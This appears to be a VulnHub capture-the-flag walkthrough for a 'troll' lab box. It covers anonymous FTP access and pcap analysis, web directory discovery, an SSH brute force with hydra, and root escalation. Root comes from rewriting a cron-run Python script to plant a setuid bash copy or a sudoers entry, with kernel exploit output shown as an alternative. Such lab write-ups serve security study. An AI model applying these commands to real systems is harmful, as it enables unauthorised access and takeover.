

Port 21

- Anon login enabled

1. Login with anon
2. Get pcap file inside

```
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rwxrwxrwx  1 1000      0              8068 Aug 09  2014 lol.pcap
226 Directory send OK.
ftp> get lol.pcap
local: lol.pcap remote: lol.pcap
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for lol.pcap (8068 bytes).
226 Transfer complete.
8068 bytes received in 0.00 secs (7.0525 MB/s)
ftp> █
```

Analyze pcap traffic

```
220 (vsFTPD 3.0.2)
USER anonymous
331 Please specify the password.
PASS password
230 Login successful.
SYST
215 UNIX Type: L8
PORT 10,0,0,12,173,198
200 PORT command successful. Consider using PASV.
LIST
150 Here comes the directory listing.
226 Directory send OK.
TYPE I
200 Switching to Binary mode.
PORT 10,0,0,12,202,172
```

200 PORT command successful. Consider using PASV.

RETR secret_stuff.txt

150 Opening BINARY mode data connection for secret_stuff.txt (147 bytes).

226 Transfer complete.

TYPE A

200 Switching to ASCII mode.

PORT 10,0,0,12,172,74

200 PORT command successful. Consider using PASV.

LIST


150 Here comes the directory listing.

226 Directory send OK.

QUIT

221 Goodbye.

- A file was exported
- Filter by FTP-data



- Found: sup3rs3cr3tdir!0l
 - Could be a password
 - dir
 - username

Port 80

1. Directory Enumerated
 - robots.txt: Dead End
 - secret: Dead End
2. Visit /sup3rs3cr3tdirlol from FTP
 - Found a directory that has
 - roflmao

Analysis of ROFLMAO


1. Executed it

```
(root@kali)~/vulnHub/hackme]
# ./roflmao
Find address 0x0856BF to proceed (root@kali)~/vulnHub/hackme]
```




2. Reverse Engineer with ghidra
 - did not find much
3. Since the compiled code is running fine, reverse engineering is not needed,
 - Since this box is called troll, it probably has nothing to do with reverse engineering
4. Visit /0x0856BF
 - Found

/0x0856BF dir

- It contains 2 password list



Index of /0x0856BF

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 good luck/	2014-08-12 23:59	-	
 this folder contains the password/	2014-08-12 23:58	-	

Apache/2.4.7 (Ubuntu) Server at 192.168.1.5 Port 80

- good_luck/
 - which_one_lol.txt (wordlist file)

```
maleus
ps-aux
felux
Eagle11
genphlux < -- Definitely not this one
usmc8892
blawrg
wytshadow
vis1t0r
overflow
```

- this_folder_contains_the_password/
 - Pass.txt (wordlist file)

```
Good_job_!)
```

Bruteforce SSH:

1. Compiled the two wordlist and bruteforce

```
hydra -L compiled.txt -P compiled.txt ssh://$ip
```

- Failed, ssh blocks my IP address

2. Add "Pass.txt" to the wordlist

- Earlier the folder is called "this_folder_contains_the_password"
- It could include the Pass.txt itself

```
hydra -L compiled.txt -p Pass.txt ssh://$ip
```

- Success

```

- (root@kali) [~/vulnHub/haclame/web]
# hydra -L compiled.txt -p Pass.txt ssh://$ip -vV
hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-b
hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-11-27 02:28:25
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 11 tasks per 1 server, overall 11 tasks, 11 login tries (1:11/p:1), -1 try per task
[DATA] attacking ssh://192.168.1.5:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://Good_job.:)@192.168.1.5:22
[INFO] Successful, password authentication is supported by ssh://192.168.1.5:22
[ATTEMPT] target 192.168.1.5 - login "Good_job.:)" - pass "Pass.txt" - 1 of 11 [child 0] (0/0)
[ATTEMPT] target 192.168.1.5 - login "maleus" - pass "Pass.txt" - 2 of 11 [child 1] (0/0)
[ATTEMPT] target 192.168.1.5 - login "ps-aux" - pass "Pass.txt" - 3 of 11 [child 2] (0/0)
[ATTEMPT] target 192.168.1.5 - login "felux" - pass "Pass.txt" - 4 of 11 [child 3] (0/0)
[ATTEMPT] target 192.168.1.5 - login "Eagle11" - pass "Pass.txt" - 5 of 11 [child 4] (0/0)
[ATTEMPT] target 192.168.1.5 - login "genphlux" - pass "Pass.txt" - 6 of 11 [child 5] (0/0)
[ATTEMPT] target 192.168.1.5 - login "usmc8092" - pass "Pass.txt" - 7 of 11 [child 6] (0/0)
[ATTEMPT] target 192.168.1.5 - login "blawer" - pass "Pass.txt" - 8 of 11 [child 7] (0/0)
[ATTEMPT] target 192.168.1.5 - login "wytsadow" - pass "Pass.txt" - 9 of 11 [child 8] (0/0)
[ATTEMPT] target 192.168.1.5 - login "visit0r" - pass "Pass.txt" - 10 of 11 [child 9] (0/0)
[ATTEMPT] target 192.168.1.5 - login "overflow" - pass "Pass.txt" - 11 of 11 [child 10] (0/0)
[22][ssh] host: 192.168.1.5 login: overflow password: Pass.txt
[STATUS] attack finished for 192.168.1.5 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-11-27 02:28:38

```

- overflow:Pass.txt

Privilege Escalation to root

1. We are getting kicked out by a cronjob running
2. Look at cronlogs

```

(remote) overflow@troll:/var/log$ cat cronlog
*/2 * * * * cleaner.py
(remote) overflow@troll:/var/log$ locate cleaner.py
/lib/log/cleaner.py
/var/tmp/cleaner.py.swp

```

```

(remote) overflow@troll:/lib/log$ cat cleaner.py
#!/usr/bin/env python
import os
import sys
try:
    os.system('rm -r /tmp/* ')
except:
    sys.exit()

```

```

GNU nano 2.2.6

#!/usr/bin/env python
import os
import sys
try:
    os.system('cp /bin/bash /tmp/rootbash; chmod +xs /tmp/rootbash')
except:
    sys.exit()

```

- Also works

```
#!/usr/bin/env python

import os

import sys

try:

    os.system('echo "overflow ALL=(ALL:ALL) ALL" >>
/etc/sudoers')

except:

    sys.exit()
```

```
(root👁kali)-[~/vulnHub/troll]
└─# pwncat ssh://overflow:Pass.txt@$ip
[03:40:06] Welcome to pwncat 🐳!
        192.168.1.5:22: upgrading from /bin/dash to /bin/bash
[03:40:07] 192.168.1.5:22: registered new host w/ db
(local) pwncat$
(remote) overflow@troll:/$ cd /tmp
(remote) overflow@troll:/tmp$ ls
rootbash
(remote) overflow@troll:/tmp$ ./rootbash -p
(remote) root@troll:/tmp# whoami
root
(remote) root@troll:/tmp#
```

Privilege Escalation to root (Alternative)

- Via kernel exploit

```
(remote) overflow@troll:/tmp$ gcc exploit.c -o exploit
(remote) overflow@troll:/tmp$ chmod +x exploit
(remote) overflow@troll:/tmp$ ./exploit
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# whoai
sh: 1: whoai: not found
# whoami
root
# cd /root
# ls
proof.txt
# cat proof.txt
Good job, you did it!
```

```
702a8c18d29c6f3ca0d99ef5712bfbd
```

```
#
```